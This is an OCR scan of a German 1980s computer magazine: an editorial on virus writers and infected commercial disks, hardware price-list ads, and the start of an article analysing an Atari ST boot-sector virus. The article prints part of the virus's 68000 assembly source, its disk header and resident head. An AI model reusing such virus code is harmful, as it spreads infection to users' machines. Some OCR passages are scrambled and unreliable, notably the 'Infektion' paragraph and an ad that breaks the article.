Die Freude über moderne Benutzeroberflächen und attraktive Programme war groß, bis das Schreckgespenst Viren auftauchte. Es gibt kaum eine Fachzeitschrift, die nicht ausführlich darüber berichtete, auch wenn manchmal eine gewisse Zweideutigkeit zu bemerken war. Was halten Sie davon, wenn in einer Zeitschrift vor Viren gewarnt, gleichzeitig aber mit einem unkritischen Bericht auf das 'Virus-Construction-Set' der Firma XYZ ausführlich hingewiesen wird? Mit diesem Hilfsmittel gelingt es auch einem Programmier-Unkundigen, den Nutzern von Computern schlaflose Nächte zu bereiten. Es sei denn, auch diese hätten sich das gelobte Set zugelegt: Es erstellt natürlich auch die notwendigen Anti-Viren-Schutzprogramme.

Dieses Hilfsmittel richtet sich an den jugendlichen 'Möchtegern-Hacker', der damit vielleicht einen Freund oder den Lehrer einmal richtig reinlegen möchte. Auf diese Weise hat schon mancher Virus seinen Weg in Tausende von Systemen gefunden. Wenn diese 'Spielzeug'-Viren dort auch nicht die zerstörerische Kraft der professionellen entfalten, so überfordert die Möglichkeit der Herstellung und Verbreitung doch das Verantwortungsgefühl junger Menschen. Ihnen wird damit der erste Schritt in eine falsche Richtung ermöglicht.

Warum setzen aber auch erfahrene Programmierer ihr Können für Viren ein, statt mit guten Programmen Geld zu verdienen? In großen Software-Häusern entstehen umfangreiche Programmpakete in Teamarbeit; der geniale einzelne Programmierer ist heute selten. Viele Menschen hegen jedoch den Wunsch, einzigartig zu sein, irgendwie aufzufallen und aus der Masse hervorzutreten. Der Wunsch nach mehr individueller Selbstdarstellung, dem Präsentieren der eigenen Größe und überlegenen Fähigkeiten ist mächtig. Sogar gesellschaftsschädliches und kriminelles Handeln findet eine Schar ansonsten unauffälliger Bewunderer. Über spektakuläre Aktionen berichten die Medien gerne, der Akteur gerät ins Rampenlicht der Öffentlichkeit.

Sogar die lieber im Verborgenen wirkenden Viren-Produzenten können da nicht widerstehen: So erschien denn in einer Fachzeitschrift ein Interview mit einem dieser Dunkelmänner. Die Zeitschrift dramatisierte die Wichtigkeit dieser Person durch fast geheimdienstmäßige Darstellung; auf dem Foto bleibt das Gesicht unkenntlich im Schatten. Wer denkt da nicht an Spione, Abenteuer und Gefahren? Das produziert Nachahmer; das Risiko, bei diesem Verstoß gegen Gesetze ertappt zu werden, ist gering.

Mag sein, daß oft auch andere Motive hinter der Programmierung von Viren stehen. Wie leicht kann man später der erste sein, der kommerziell ein Schutzprogramm gegen die eigene Virus-Produktion anbietet. Die Anwender entdeckten erst nach einiger Zeit den Viren-Befall ihres Systems – ein großer Teil der Software ist bereits unbrauchbar. Überall diskutieren die erschreckten PC-Nutzer über nichts anderes als diesen Virus. Verantwortungsbewußte Programmierer bemühen sich, unter Hochdruck ein Anti-Viren-Programm zu entwickeln, damit die Computerei wieder Spaß macht. Aber niemand kann den Wissensvorsprung des Virus-Vaters einholen. Eine wahrhaft teuflische Vision.

Was muß es diesen Saboteuren für ein Gefühl geben, daß sich ihr Virus-Programm so vermehrt hat? Allmachtsphantasien haben viele Menschen. Verschafft es ihnen eine Befriedigung, daß kaum ein Computer-Besitzer von ihren geistigen Ablegern, den Viren, verschont bleibt? Ich finde, daß man solche Leute Saboteure nennen muß. Wenn auch zunächst 'nur'

die privaten Nutzer geschädigt waren, ist es doch auch denkbar, daß in der durch Computer vernetzten Wirtschaft und den staatlichen Behörden Viren-Programme ganz erheblichen Schaden anrichten, unter Umständen zum Zusammenbruch ganzer Informationssysteme führen können.

Wer einmal verzweifeltes Opfer der Viren war, der wird die Angst nicht mehr los: Wann kommt die nächste Verseuchung, die kaum zu verhindern ist, mit noch wirksameren und gefährlicheren Viren? Manch einer mag glauben, daß Viren sich nur durch wilde Raubkopiererei, durch Software aus unbekannten Quellen und Public-Domain-Programme oder über DFÜ verbreiten. Aber auch derjenige, der nur 'Orginal-Programme' kauft, ist nicht völlig sicher.

Die Firma Omikron brachte für den Atari ST ein Update ihres schnellen BASIC auf den Markt, das von Viren befallen war. Karsten Kraus von Omikron erklärte gegenüber c't: 'Wir verschickten circa 200 Disketten, von denen zwei Viren enthielten. So schnell wie möglich sandten wir unseren Kunden ein Anti-Virus-Programm kostenlos nach.' Die Firma Omikron beschäftigt sich aufgrund dieser Vorkommnisse intensiv mit der Erforschung von Viren; demnächst bringt sie ein umfangreiches Anti-Virus-Programm als Public-Domain-Paket auf den Markt.

Auch größere Software-Firmen wie Aldus, Ashton-Tate, Lotus und Microsoft können unfreiwillig zu Überträgern von Viren werden. In den USA sollen Viren bereits in zahlreichen Utility-Programmen für MSDOS-, UNIX- sowie auch Macintosh-, Atari- und Amiga-Rechnern aufgetreten sein. Beispiele dafür sind Arc, Arc513, Arc600, Balktalk, Discscan, Dosknows, Egabtr, Filer, List60, QMDM110, QMDM110A, Quikkbbs, Secret, Stripes und Vdir.

Man darf auch die Zahl der unzufriedenen, technisch versierten Mitarbeiter nicht unterschätzen, die es in der Datenverarbeitungs-Branche gibt. Ein Insider kann Viren einsetzen, die erst nach langer Zeit wirksam werden, nachdem sie bereits alle Systeme infiziert haben. Bei der heutigen Verflechtung der Banken und bei ihrer wirtschaftlichen Macht könnte so etwas zum kurzfristigen Zusammenbruch des gesamten Systems führen.

10 000 Disketten von GFA verseucht

Brennende Aktualität erhielt das Thema dieses Beitrages durch eine Nachricht, die uns noch kurz vor Druckbeginn dieser Ausgabe erreichte: der Bootsektor-Virus für den Atari ST (siehe auch Beitrag „Die Viren sind da" auf Seite 72) ist auf Disketten der Firma GFA entdeckt worden, die dem brandneuen Buch zum GFA-BASIC 3.0 beiliegen. Wie GFA mitteilte, sind das Buch und die verseuchte Diskette in einer Auflage von 10 000 Exemplaren hergestellt worden. Rund 1500 Stück waren bereits verkauft, als der Virus entdeckt wurde. Alle namentlich bekannten Käufer sollten benachrichtigt werden. Man erwarte einen erheblichen wirtschaftlichen Schaden, weil alle noch auf Lager befindlichen Exemplare „gesäubert" und mit einem Aufkleber als „virenfrei" gekennzeichnet werden müßten. Befürchtet wird, daß der Virus auch auf einigen Disketten von „GFA Draft ST" verbreitet worden sein könne.

Kaum vorstellbar, welche Gefahren für das menschliche Leben im Gesundheitsbereich durch unsichere Betriebssysteme entstehen können. Wieviel Tote führen zu strengeren Sicherheitsmaßnahmen, die auch vor der Überprüfung herkömmlicher Betriebssysteme auf Schutz vor unbefugtem Eindringen beispielsweise von Viren nicht zurückschrecken – auch wenn das manchem bekannten Hersteller finanzielle Einbußen beschert?

Über gezielt eingeschleuste Viren-Programme, die in Unternehmen bereits verheerende Folgen hatten, gibt es kaum Informationen. Immer noch werden solche 'Unfälle' vertuscht. Die Informatik als Wissenschaft muß sich in Zukunft verstärkt mit solchen Fragen beschäftigen. Der Ruf nach dem Gesetzgeber schafft dabei keine Abhilfe. (ad)

ct

aaa electronic Neue Preise # 6

Auszug aus unserer HITPARADE weltbekannter SOFTWARE f.XT/AT 5¼"

WORDSTAR-86 3.4, dt	659	PARADOX 2.0, dt	1599	GEM WORDCHART 1.0, dt	335
WORDSTAR EXTRA 3.45, dt	789	GENIFER 1.0E, e	995	GEM PRESENTATION TEAM 2.0, dt	899
WORDSTAR 4.0, dt	819	LOTUS 1-2-3 2.01, dt	935	TURBO PASCAL 4.0, dt/e.	257
WORDSTAR EXTRA 4.0, dt	949	MULTIPLAN-86 3.03,dt	585	MS-PASCAL COMPILER 3.32, e.	699
WORDSTAR 2000 2.0, dt	1019	SMART KALKULATION, dt	1298	MS-BASIC COMPILER 5.36, e.	825
MS-WORD 4.0, dt	1027	JAVELIN 1.1, dt	1475	MS-FORTRAN COMPILER 4.01, e.	845
WORDPERFECT 4.2, dt	1049	SYMPHONY 1.2, dt	1349	MS-C-COMPILER 5.0, e.	979
MULTIMATE 3.6, dt	1288	OPEN ACCESS II 2.05, dt	1388	MS-COBOL COMPILER 2.2, e.	1429
SMART TEXT, dt	839	FRAMEWORK II 1.1, dt	1447	LA DATUS, dt.	399
EUROSCRIPT, dt	876	ENABLE 2.0, dt	1697	DISK OPTIMIZER, dt.	177
F & A 2.0, dt	888	SMART SYSTEM 3.1, dt	2378	FASTBACK, 5.04, dt.	367
TEX-ASS-PLUS, dt	1169	BYLINE DTP, e	499	PC TOOLS, Delux 4.0, dt/e.	189
DBASE III PLUS 1.1, dt	1447	GEM Desktop Publisher 1.0, dt	835	Norton Commander Ver. 1.0, e.	178
CLIPPER 4.0 (S87), dt/e	1599	PAGEMAKER 1.1A DTP, dt	1689	Norton Utilities Ver. 4.0, e.	185
R:BASE SYSTEM V 1.14, dt	1147	VENTURA PUBLISHER 1.1, dt	2199	Norton Advanced Edit. Ver. 4.0, e.	297
SMART DATENBANK, dt	1299	MS-WINDOWS 2.03, dt	297	Psion Chess (Schach), 2.13, dt.	129
DATAEASY 2.53, dt	1488	MS-WINDOWS 386 2.03, dt	599	MS-Flight Simulator, 2.13, e.	137

Sollten Sie Software suchen, die nicht oben aufgeführt ist, bitte fragen Sie schriftlich an. Sie bekommen ein günstiges Angebot (wie auch 3½", Netz-+Schulversionen u.v.m.)!

Industrie-Standard IBM-PC/XT+AT-kompatible COMPUTER + Zubehör in Industrie-Qualität (X= XT, A=AT, X/A=XT+AT)

- Leerplatinen werden mit Bestückungsplan; - Bestückte Platinen mit engl. Manuals, ohne Kabel. – Komplett-Systeme mit engl. Manuals soweit vorhanden geliefert. LEER / BESTÜCKT

M-board TURBO XT-640, 8088 CPU, 4,77/8 MHz, 0K (bis 640K-on board), + BIOS + 8 Slots, **99/246**
M-board Turbo XT-640-4,77/10 MHz, 0K, best. **296**
M-board AT-1MB, 6/8 MHz, 80286 CPU, 16/24 bit (Sockel f. 80287) 512 K-RAM best. (bis 1 MB aufrüstb.) + BIOS + Uhr/Kalender Batt. gep. Slots, **987**
M-board AT-1MB, 6/10/12 MHz, sonst wie oben **1187**
64KB-RAM-Chip-Aufrüstsatz (9 Stück), **X/A**
256 KB-RAM-Chip-Aufrüstung (9 Stück), **X/A**
Disk-Controller (f. 2 x 360 KB-Drives), **X** 69
Disk-Contr. (f. 4 x 360 KB) (Extra Kabel=39), **X** 34/89
Disk-Contr. (f. 2 x 1,2 MB o. 360 KB), **X/A** 209
Disk-Contr. (f. 2 x 1,2 MB o. 360 KB), **A** 39/169
Harddisk-Controller f. 2 x HD, MFM/RLL, **R 167/197**
HD + FD-Contr. (2 HD + 2DD), MFM/RLL, **A 427/487**
Monochrome Karte, **X/A** 29/79
Monochr. Graph.+par. Print. (Hercul.komp.), **X/A 55/158**
80/132 Zeichen/Z. Monochr. Gr.-Karte, **X/A 178**
Color RGB + Video Graphikkarte, **X/A 55/118**
Parallel Printer-Karte (Extra Kabel = 49), **X/A** 29/ 49
2 x RS 232 Interf. (1 dav. best.), **X/A** 29/ 68
2 x RS 232 (2 × best.) + par. Printer Karte, **X** 168
512K-RAM-Karte (0KB) (f. 64 KB-RAM), **X** 55/ 88
512K-RAM-Karte (0KB) (f. 256 KB-RAM kurz), **X** 114
3 MB-RAM-Erweiterungskarte (0K), **A 287**
2,5 MB-MF-Karte, 0K, RS 232, par. Printer, A 359
2 MB-EMS-Standard, komp. 0K, **X** 279
384K-Multifunktionskarte, 0K, RS 232, par. Printer, Interf., Game/Joystick Port, Real Time Clock gepuff. + RAM-Disk/Spooler/Uhr Softw., **X 55/174**
Disk-Multi-I/0-Karte (f. 2 x 360 K-Drive, 2 x RS 232 (1 x best.) 1 x par. Printer Int., Game/Joystick Port, Real Time Clock/Kalender gepuff.), **X 59/169**
Clock/Kalender-Karte gepuffert, **X** 67
I/0 Plus-II-Karte, 2 x RS 232, (1 x best.), par. Printer-Interf., Game/Port, Real Time Clock gep., **X** 167
I/0 Plus-Karte, 2 x RS 232 (1 x best.), par. Printer-Interf., Game/Joystick Port, **X/A 147**
EGA-comp. Karte, mit 256 K-RAM, Monochr. + Color Graphik (640 x 480 Punkte – 16 Farben) **X/A 399**
Orig. GENOA Super-EGA, max 800 x 600, **X/A 499**
Orig. GENOA w.o. + GEM-Graph Vers. 2.2 Prg. **X/A 599**
AD/DA-Wandler, 12 bit, 16/1, **X/A** 295
AD/DA-Wandler, 14 bit, 16/2, (1 x DA best.), **X/A** 475
Option Board kompatible Karte incl. Disk + Manual, (sicher copygesch. Disk., incl. Copyschutz), **X** 287
IEEE-Karte (Extra Kabel = 69), **X/A 498**
Eprom Writer, 1 Stl. 2716/32/64/128, **X/A** 195
Eprom Writer, 1 A St. 2716/32/64/128/256/512, **X/A 398**
Prototype/Lochraster durchkontakiert, lang, **X/A 64**
Prototype/Lochraster durchkontakiert, lang, **A 84**
Extender Board, X/A 94
Profi-Funktionstast, ASCII + 15er Block ab **195** /dt. 225
INTEL -Inboard 386/16 MHz, 1 MB-RAM (max 3 MB) (Sockel f. 387) Above Board Speicher u. EMS 4.0 Auto-Installation, Disk- u. Video Cache Speicher, 5 Jahre Garantie, **X** 1795

135W/150W-Netzteil + Ventilat., kurzschlußf., **X 195/215**
200W-Netzteil w.o., **A** 295
360 KB TEAC/Fujitsu/Mitsubishi 5¼", **X/A 298**
360 KB HS/NEC, 5¼", **X/A** 247/318
720 KB-Diskdrive Slimline, 2 x 80 Tr., 5¼", **X/A 277**
1,2 MB TEAC/Fujitsu/Mitsubishi 5¼", **X/A 358**
1,2 MB HS/NEC, 5¼", **X/A** 317/378
3,5" 720 KB-Drive Fujitsu/Mitsubishi, anschlf. **X/A 339**
Harddisk, X/A, 10 MB ab 299, **21 MB Seagate =** 498
21 MB Microscience = 549, **21 MB NEC =** 797
ST-251-1, Seagate, 28 mS = 987, **30 MB RLL Seagate** = 545
71 MB-Micropolis, 30 mS = 1795
21 MB, Card, NEC-Harddisk + Contr. in einem, **X/A** 859
31 MB-Steckkarte + RLL-Contr., **999**
Joystick f. IBM + Compatible, X/A 58
Maus + Treiber, Microsoft-comp., 9pol., **X/A** 87
GENIUS GM-6 Maus, 25 pol. **94**
GENIUS GM-6 PLUS Maus, 25 pol **137**
Handy Scanner, X/A 595
Handy Scanner mit Texterkennungsprog. **X/A** 795
BTX-Karte, **RAFI,** mit Software u. FTZ-Nr. **X/A** 989
Met.-Gehäuse aufkl. (f. 4-Drives), **X/A** 198/248

3 a-PC/XT+AT – KOMPLETT-SYSTEME AUFGEBAUT UND GEPRÜFT

XT-640, 8088 CPU, 4,77/8MHz-Turbo, (incl. Boot-Eprom) 256K-Ram (bis 640 K on Board) im IBM-look-like Met.-Gehäuse+ASCII-Fkt.Tast.+135 W-Netzt., XT-640, w.o.+Contr.+360KB Drive+CGA 838
XT-640, w.o. jedoch mit Disk-Multi I/O + CGA **938**
XT-640, 256 K + D. Drive + 10 **MB**-HD + CGA 1298
XT-640, 256 K-RAM + 360 KB Drive + Color RGB + Video-Graphik-Karte + 21 MB-HD + Contr. **1488**
AT-1MB, 6/8 MHz, 80286 CPU, (Sockel f. 80287) 512 K-RAM, im IBM-look-like Met.-Geh. + Profi-Fkt. ASCII-Tast + Netzt. + Color Graph.-Karte + 1,2MB-Dr. **ab 1.675**
AT-1MB, w.o. + 21MB-Harddisk gepr. **ab 2595**
386-AT, 80386 CPU, (Sockel f. 80287), 16 MHz, 1 MB-RAM, Profi, IBM-look-like, met.-Geh. + Profi-dt Tast + Netzt. + 80132ZZ MGA + WDC-AT-Combi-Contr. + 1,2 MB-Drive + 21MB-HD **5395**
aaa-Setup-Programm-Diskette, A 49
Aufpreis für Turbo XT 4,7/10 MHz, **X 49**
Aufpr. für 6/8/10/12 MHz anstatt nur 6/8 MHz **A** 250
Aufpr. f. EGA anstatt Color Graph.-Karte, **X/A** 359
Aufpr. f. TEAC-360 K-Drive statt HS = 39, **NEC =** 59
Aufpr. f. TEAC-1,2 MB-Drive statt HS = 29, **NEC =** 49
Aufpr. im Sys. MS-DOS 3.3 + GW-Basic + 2 dt. Bücher 249
8087 5 MHz, **X – 249;** **8087** 8 MHz, **X – 429**
80287 6 MHz, **A = 439;** **80287** 8 MHz, **A = 597**
V 20-Prozessor, 8 MHz, X 24
Streamer ext. 60 MB + Contr. + Softw. **X/A** 1895
Streamer int. 52 MB (anstatt 2 DD) **X/A** 999
DC 600 A 3M-Data Cartridge = 87, 5er Pack = 417

APPLE-BUS COMPUTERPLATINEN + PERIPHERIE

M-board II 48K, vollbest. **57/337**
M-board II 64K, vollbest. 88/375
M-board II 64K + Z80 CPU, vollbest. **95/378**
Superstarkes **Netzteil** – kurzschlußfest 5 A = **115,** 7A = 145
16K-Speicher-Karte geprüft 19/ 59
Z-80 CPU-Karte (CP/M Vol. I. + II Man. = 69) 19/ 74
Controller DOS 3.3-Karte 19/ 69
Auto-Controller DOS 3.2/3.3-Karte 24/ 97
Erphi AFDC 2 Controller + Autopatch Hb., **198**
Parallel-Drucker-Karte (Extra Kabel = 45) 19/ 74
Par.-Int.-Grappler comp. (Extra Kabel= 45) 27/169
Par. Int., w.o.+ 64K-Buffer + Kabel 39/299
Seriell-Interface-Karte V24 19/ 97
Super-Seriell-Interface Karte 34/178
80-Zeichen/24-Zeilen-Karte **19/129**
80Z/24Z-Karte + Softswitch-Schalter 24/139
80Z/24Z+64K+Softsw.-Karte f. IIe 19/ 94
IEEE-488 Karte (Extra Kabel=45) **29/297**
PAL-Modulator/Color-Karte + UHF Mod. 19/ 99
RGB-Color Karte (nur f. II+), Leerplatine 19/
128K-Speicher-Karte + Software + Manual 29/255
Mega Ramcard II, 256 KB best. + Softw. + dt. Hb. **398**
Mega Ramcard II, 1 MB best. + Softw. + Hb. **788**
Apple-Works Anpassung f. o.g. Karte f. A.W. 1.3 69
EPROM-Burner (2716/32/64) **24/119**
6522-VIA Karte 24/147
Clock Karte + Software + Manual 24/ 99
Speech Karte, Leerplatine 19/
Musik Karte + Software + Manual 159
Wild Karte + Software + Manual (nicht f. IIe) 19/ 59
AD/DA-8Bit Karte + Software + Manual **29/260**
Joystick f. II/+/e 69
UHF/TV-Modulator universell 39
Lüfter anclipsbar (220 V) 95
APOLLO//(48K) + UHF-Mod. + Gr/Kl 617
Disk//F-HS (High Speed 1/2 Höhe) 318
Disk//F-HS-80 + Contr. + DOS + CP/M Patch-Softw. **489**
Philips-Disk II-2 x 80 Track 640KB f. Erphi Controller modifiziert, o. Gehäuse **299**
Erphi DuoDisk 1,2 MByte + Erphi-AFDC 3-Contr. 898

EPSON FX 800, 8bit/par. 240 Z/S; NLQ + IBM comp. 987
EPSON FX 1000, 8bit/par. 15" 1239
EPSON LQ 500, 24 N, 180 Z/s, 8 bit/par. 939
EPSON LQ 850, w.o. 264 Z/s., par. + ser. 1499
EPSON LQ-1050, 8bit/par. 15" 1849
APPLE/EPSON Graphic-Interface + Kabel 169
MX 80/82, FX/RX 80, FX 85/800 Farbband-Kass. 15,95
STAR LC-10 569

NEC-P6, 8 bit / par. 24 Nadel 216 Z **1.097;** **NEC P 2200, 995;** **14"** EGA-Monitore ab **898**
Wir führen verschiedene Monitore von Zenith, Phillips, NEC, VISA und Sanyo mit Video – TTL (IBM Komp.) oder Color-eingang, sowie umfangreiche Computer-Literatur (über 500 versch. Titel) – Bitte Preisliste anfordern! –

Disketten in Box + Aufkl. I. Wahl, 10er/100er Pack./ Stückpreis:

5¼"	BASF	3M	FUJI	NEUTRAL
1X, SS/SD	1.89/ 1.79			
1D, SS/DD	1.89/ 1.79	1.88/ 1.78	2.87/ 2.77	–.885/–.835
2D, DS/DD	2.29/ 2.19	2.38/ 2.18	3.97/ 3.77	1.085/–.895
1D/96TPi	3.29/ 3.19	3.18/ 2.98		**3M-Happy Text-Prg. + 10er Pack 2D 47.50**
2D/96TPi	3.49/ 3.39	3.28/ 3.08	4.97/ 4.77	
2HD/1.2MB	4.69/ 4.49	4.78/ 4.38	7.27/ 6.97	
1X, Hard	2.59/ 2.49			**3M-Happy-Base-Prg. + 10er Pack 2D 57.50**
8"				
1X, SS/SD	4.49/ 4.39	4.48/ 4.18	6.97/ 6.67	
1D, SS/DD	4.79/ 4.59	5.38/ 4.98		
2D, DS/DD	6.49/ 5.99	6.78/ 6.28	10.17/ 9.77	
1X, Hard	**4.49/ 4.39**	**5.38/ 4.98**		
3½"				
Einseitig	3.29/ 3.19	3.68/ 3.48	5.77/ 5.57	
Zweiseitig	4.29/ 4.19	3.98/ 3.68	6.97/ 6.67	

Das sind Preise!

ZENITH data systems
Die 100% Computer
eazy pc zu interessanten Preisen... ab z.B. 876 komplett

5¼" Disk.-Box f. 10 Disks (1/10 St. 15/43
2000 Bl. Tabpapier (24 cm x 12" eint.) 45
4000 Et.-Aufkl. doppelr. (107 x 36 mm auf 240 x 12" perf. Trägerp.) 66
4000 Etik.-Aufkl. einreih. (107 x 36 mm auf 125 x 12" perf. Träg.) 65

Bei Vorauszahlung frei Empfangsstation in der BRD, ausgenommen Papier und Etiketten, sonst **N.N. + V.S.** ab DM 50
Öffnungszeiten: Mo, Di, Do, Fr v. 10-18 h, Mi u. Sa v. 10-14 h, Ia Sa v. 10-18 h., **Telef. Best.:** Mo, Di, Do, Fr bis 19 h.
GEWÄHRLEISTUNG: 6 Monate, auf alle bei uns gekauften Geräte, durch unsere **eigene Service-Werkstatt.**
REPARATUREN an Apple + compatiblen Geräten + Zubehör führt unser Spezialistenteam garantiert zuverlässig + besonders kostengünstig aus. **Sprechen sie mit uns. Kostenvoranschlag auf Wunsch!**

aaa electronic gm
Computer+Elektronik b
Import Export h
St. Georgener Straße 9, 7800 Freiburg i. Br.
Telefon (0761) 475028 · Telex 772642 aaad
Telefax (0761) 43848 · Btx *44070#
Computersysteme + Peripherie – Fachliteratur – Disketten – Zubehör
Fachgeschäft f. Elektronik + Mikrocomputer – Landenverk. + Versand

Die Viren sind da

Bootsektor-Viren erobern den Atari ST

Thomas Koziel, Guido Leister

Mittlerweile hat das Thema Computer-Viren seinen theoretischen Charakter gänzlich verloren. Für einige Computermodelle geistert eine bunte Palette der ungeliebten Spezies durch die Lande. Der Atari ST nimmt in der Gruppe der bedrohten Rechner eine Spitzenposition ein. Die kleinen Programme richten bei ihm häufig einen beträchtlichen Schaden an; aber auch harmlose Ausführungen können, unsauber programmiert, häßliche Nebeneffekte erzielen. Am Beispiel des 'Disk-Virus', eines beim Autor unlängst ins System eingedrungenen Exemplars, wird ein solcher Fall dokumentiert und auf Früherkennung und Therapie eingegangen.

Von 'Viren' in Computersystemen erfuhr ich das erste Mal vor etwa vier Jahren – aus einem allgemeinwissenschaftlichen Magazin. Dort war von Programmen zu lesen, die sich in einer Rechneranlage verhielten wie Krankheitserreger in einem lebenden Organismus. Einmal auf einem verbreiteten Computermodell installiert, könne ein solches Produkt perfider Programmierung epidemischen Charakter zeigen.


Der c't-Artikel 'Die Viren kommen' [1] war da schon etwas praxisnäher – der Autor entwickelte vor den Augen des erstaunten Lesers das Konzept eines funktionsfähigen Virus. Das Thema war mit einem Male beunruhigend aktuell; es bestand die Wahrscheinlichkeit, daß bereits einige Virus-Exemplare in Umlauf waren, die je nach verhandener Restmoral ihres Erzeugers durchaus großen Schaden anrichten konnten.

Infektion

So war ich im März 1988 nicht gänzlich unvorbereitet, als der amateur, der bei mir zwecks erste Virus in mein System eindrang. Ein befreundeter Funk-Demonstration seiner geistigen Früchte mit einer Diskette erschien, leistete ihm dabei unwissentlich Vorschub. Einen weiteren Vorteil zog der Virus aus der Tatsache, daß ich den Treiber für meine Festplatte vom AUTO-Ordner einer Diskette boote, die meist nicht schreibgeschützt ist.

Der genaue Tathergang verlief wohl so, daß ich den Rechner ausgeschaltet und das System mit der Diskette meines Bekannten hochgefahren habe. Die Festplatte blieb in Betrieb, ohne allerdings in das System eingebunden zu werden. Das habe ich erst durch nachträgliches Anstarten des AHDI-

```
;================================
;     Virus-Kopf auf Diskette
;================================

vir_disk  bsr     install_1
;-----------------------------------
; Die folgenden Eintragungen dienen
; normalerweise zur Spezifikation der
; Diskette. Einige minder wichtige
; Felder werden vom Virus benutzt.
;-----------------------------------
          dc.l    $07a31cdf         ;2tes magisches Langwort
          dc.w    $000d             ;Alter des Virus
          dc.b    $45               ;3 Bytes Serial-Number
          dc.b    $0c
          dc.b    $e0
          dc.w    $0002             ;Bytes per Sektor
          dc.b    $02               ;Sektoren per Cluster
          dc.w    $0100             ;Reservierte Sektoren
          dc.b    $02               ;Anzahl der FATs
          dc.w    $7000             ;Max. Eintrage im Dir
          dc.w    $d002             ;Sektoren per Disk
          dc.b    $f8               ;Media-description-Byte
          dc.w    $0500             ;Sektoren per FAT
          dc.w    $0900             ;Sektoren per Spur
          dc.w    $0100             ;Diskettenseiten
          dc.w    $0000             ;versteckte Sektoren
          dc.w    $6066             ;Execflag

;==============================
;     Viruskopf im Speicher
;==============================

vir_mem   dc.l    $12123456         ;erstes magisches Langwort
          dc.l    $000f7e00         ;Startadresse im Speicher
          bra     vir_head          ;mit diesem Branch beginnt
                                    ;die zweite Installations-
                                    ;phase.
          dc.l    $07a31cdf         ;2tes magisches Langwort
          dc.w    $0010             ;Alter des Virus
```



Kaypro... die richtige Wahl!

Ihre Vorstellung von Automatisierung und die Anforderungen Ihres Arbeitsbereiches sind ausschlaggebend, wenn Sie einen Personal Computer auswählen. Modernste Technik und zukunftsweisende Trends sind jedoch genauso wichtig.

KAYPRO's PC-Familie ist umfangreich. Sie können innerhalb einer kompletten kompatiblen Produktgruppe den Computer auswählen, der jeweils Ihren Ansprüchen entspricht.

KAYPRO Personal Computer sind von hervorragender Qualität, 'Made-in-USA' und werden Ihnen mit optimalem Service angeboten.

35 YEARS IN USA

KAYPRO® COMPUTERS

THE FUTURE'S BUILT IN

KAYPRO Computer Vertriebs GmbH, München: 089-224423/ 3401165, Aachen: 0241-157323

Programms nachgeholt. Später bemerkte ich nach einem erneuten Reset, daß nur der Standard-Desktop von Atari erschien und die Harddisk-Icons gänzlich fehlten. Dies deutete auf das Fehlen eines Desktop-Infos auf der Partition C: hin, die nach erfolgreichem Initialisieren der Harddisk dem Atari als Standardlaufwerk dient. Ich war jedoch völlig sicher, die Datei DESKTOP.INF dort abgelegt zu haben.

